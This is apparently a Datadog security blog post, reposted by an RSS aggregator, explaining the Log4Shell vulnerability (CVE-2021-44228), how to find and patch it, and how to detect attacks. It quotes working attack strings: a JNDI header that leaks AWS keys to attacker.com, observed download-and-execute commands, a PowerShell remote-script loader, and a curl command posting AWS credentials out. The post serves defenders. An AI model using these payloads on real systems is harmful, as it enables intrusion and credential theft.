








On December 9, 2021, a critical vulnerability in the popular Log4j Java logging library was disclosed and nicknamed Log4Shell. The vulnerability is tracked as CVE-2021-44228 and is a remote code execution vulnerability that can give an attacker full control of any impacted system.
In this blog post, we will:
We will also look at how to leverage Datadog to protect your infrastructure and applications. Finally, we will provide some intelligence about exploitation attempts in the wild, showcasing how attackers are using this vulnerability.
Note: An official statement detailing how Datadog responded internally to this vulnerability is available here.
The information in this section covers what we know as of December 14, 2021.
Log4Shell (CVE-2021-44228) is a vulnerability in Log4j, a widely used open source logging library for Java. The vulnerability was introduced to the Log4j codebase in 2013 as part of the implementation of LOG4J2-313. According to Cisco Talos and Cloudflare, exploitation of the vulnerability as a zero-day in the wild was first recorded on December 1, 2021, nine days before public disclosure.
Below is a timeline of the discovery of Log4Shell and its effects:
Next, we'll look at how to check if your services are vulnerable to Log4Shell and cover methods to secure them.
Log4j versions 2.0-beta9 to 2.14.1 (inclusive) are vulnerable. Usage of specific JDK versions (6u211+, 7u201+, 8u191+, and 11.0.1+) makes exploitation more challenging, but remains vulnerable. It's vital first to identify whether you are running these versions of Log4j.
LunaSec released an open-source scanner that you can run against a Java project directory to determine if an application is vulnerable. You can also use open-source software composition analysis (SCA) tooling, such as OWASP DependencyCheck, to identify vulnerable Log4j versions running in your environment.

You can also leverage native Java build tools (e.g., gradle dependencies) to query your application's dependencies, even if they are transitive (i.e., if your application doesn't directly package it, and it is included through a dependency). Below shows a transitive dependency to a vulnerable Log4j version (2.14.1).
./gradlew dependencies
runtimeClasspath - Runtime classpath of source set 'main'.
[...]
\--- org.springframework.boot:spring-boot-starter-log4j2:2.6.1
    +--- org.apache.logging.log4j:log4j-slf4j-impl:2.14.1
    |   +--- org.slf4j:slf4j-api:1.7.25 -> 1.7.32
    |   +--- org.apache.logging.log4j:log4j-api:2.14.1
    |   \--- org.apache.logging.log4j:log4j-core:2.14.1
    |      \--- org.apache.logging.log4j:log4j-api:2.14.1
If you do identify applications that are using vulnerable versions of Log4j, there are actions you can take to remediate the problem.
LunaSec's remediation guide is a good resource that details key mitigation strategies. Simply put, the most effective remediation is to upgrade Log4j to version 2.16+. However, if it is not possible to upgrade your Log4j version, you can follow the instructions outlined by LunaSec or the Apache Foundation to remediate the vulnerability.
As a last resort, the community also made available a virtual patching method to prevent exploitation at runtime.
Now that we've gone over how to identify and remediate vulnerable applications, we'll cover the exploit attack chain in more detail and look at other ways you can secure your systems against it.
The Log4Shell vulnerability targets the parts of Log4j that parse and log user-controlled data. Teams monitoring their infrastructure and business operations routinely log client data, including HTTP requests or IP addresses. Log4Shell allows attackers to abuse this operation to compromise vulnerable applications.
Log4Shell specifically takes advantage of Log4j's ability to use JNDI, the Java Naming and Directory Interface. This feature was added sometime in 2013. By using a specially crafted string that uses JNDI lookups, an attacker can force the vulnerable application to connect to an attacker-controlled LDAP server and issue a malicious payload.
Below is a diagram of the attack chain from the Swiss Government Computer Emergency Response Team (GovCERT).

GovCERT recommends a number of defensive measures to help prevent successful exploitation (including the ones we covered above). At Datadog, we have implemented these measures to ensure our systems are fully secure.
While the exploitation steps above reflect what is needed for full application compromise, it is important to be aware that it's possible to leak sensitive data such as environment variables through steps one through three alone. For instance, let's say an attacker supplies the following input that Log4j logs:
curl http://vulnerable-app:8080 \
  -H 'X-Api-Version: ${jndi:ldap://${env:AWS_ACCESS_KEY_ID}.${env:AWS_SECRET_ACCESS_KEY}.attacker.com'
This will cause the vulnerable application to perform a DNS request to an attacker-controlled server, leaking the application's AWS credentials without the need for a second-stage payload:

Next, we'll look at how Datadog can help you detect these exploit steps within your environment.
The Datadog Security Platform allows you to detect attacker behavior at different stages of the Log4Shell attack lifecycle.

Datadog Application Security (currently in private beta) identifies Log4Shell attack payloads sent to applications. Thanks to its tight integration with Datadog APM, it also provides visibility into vulnerable applications that attempt to remotely load malicious code. You can search in Datadog for occurences of fetched Java classes using the query @http.url:*.class. You can dive into the resulting traces to see details about the request.

If you discover your system has been targeted, you should then try to identify possible LDAP connections to the internet. You can use Datadog Network Performance Monitoring to look for suspicious egress connections. The screenshot below shows a vulnerable application connecting to an attacker-controlled LDAP server on port 389, an indicator that the application has likely been compromised.

In addition to knowing when an attacker might be attempting to use the Log4Shell exploit on your applications, it's also key to detect if they have been successful and have gained access to your system. Datadog Cloud Workload Security monitors process, file, and kernel activity across your Linux hosts and containers and automatically identifies the common post-exploitation activity that we have seen attackers using after successfully exploiting Log4Shell. Out-of-the-box rules scan for:
curl or wget. Although this might also be legitimate behavior for debugging purposes, it is generally suspicious to have network utilities running in a container. Ideally, production container images should be stripped down of such utilities. The use of a network utility inside a container can be a valuable indicator of attacker activity.apt, yum, or apk commands is highly suspicious and indicative of an attacker attempting to install utility software.Datadog's out-of-the-box threat detection rules automatically look for the above activity. If any potentially malicious behavior is found, Datadog emits a security signal that you can analyze and determine if your environment is vulnerable.
Finally, we'll look at real-world attempts to exploit the Log4Shell vulnerability Datadog has observed in our telemetry. This is critical to understanding how the exploits for Log4Shell have evolved, and allows defenders to monitor for these evolutions.
Datadog has observed various Log4Shell exploitation attempts in the wild. While some include probes from security researchers and companies, a substantial portion of them are from threat actors attempting to compromise applications. Other threat intelligence companies have also recorded attacks stemming from financially motivated actors and nation-state actors.
In particular, we have observed:
curl <ip> -o <short-name> && chmod +x <short-name> && ./<short-name>powershell -c iex ((New-Object System.Net.WebClient).DownloadString('https://textbin[.]net/raw/0l8h4xuvxe'))AWS_SECRET_ACCESS_KEY, DB_HOST, DB_USERNAME, DB_PASSWORDcurl -d "$(cat ~/.aws/credentials)" https://<redacted>.interactsh.com`${jn${lower:d}i:l${lower:d}ap://<redacted>}`User-Agent, Referer, X-Forwarded-For, and Authorization.The Kinsing payload Datadog analyzed behaves as follows after having compromised the system:
curl or wget are installed on the system, and, if not, installs them with apt.curl or wget, downloads a malicious binary to a temporary folder. The target directory is whichever is the first writable of: /tmp, /var/tmp, the resulting directory of mktemp -d, or /dev/shm.Most of these actions are suspicious, especially in a modern cloud-native environment where containers are supposed to be immutable.
The Log4Shell vulnerability is a high-impact vulnerability that is easy for attackers to exploit and has far-reaching consequences on the industry as a whole. In this post, we discussed some detection and prevention strategies for this particular vulnerability, and showcased behavioral detection capabilities of the Datadog Security Platform against real-world attacks. This vulnerability illustrates the need for a defense-in-depth strategy and an "assume breach" mindset, where security mechanisms are layered together to ensure that the failure of a single layer does not lead to a full compromise.
Thank you to Jean-Baptiste Aviat, Nick Davis, Emile Spir, and Eslam Salem, all of who contributed to the making of this post.
此内容由惯性聚合(RSS阅读器)自动聚合整理,仅供阅读参考。 原文来自 — 版权归原作者所有。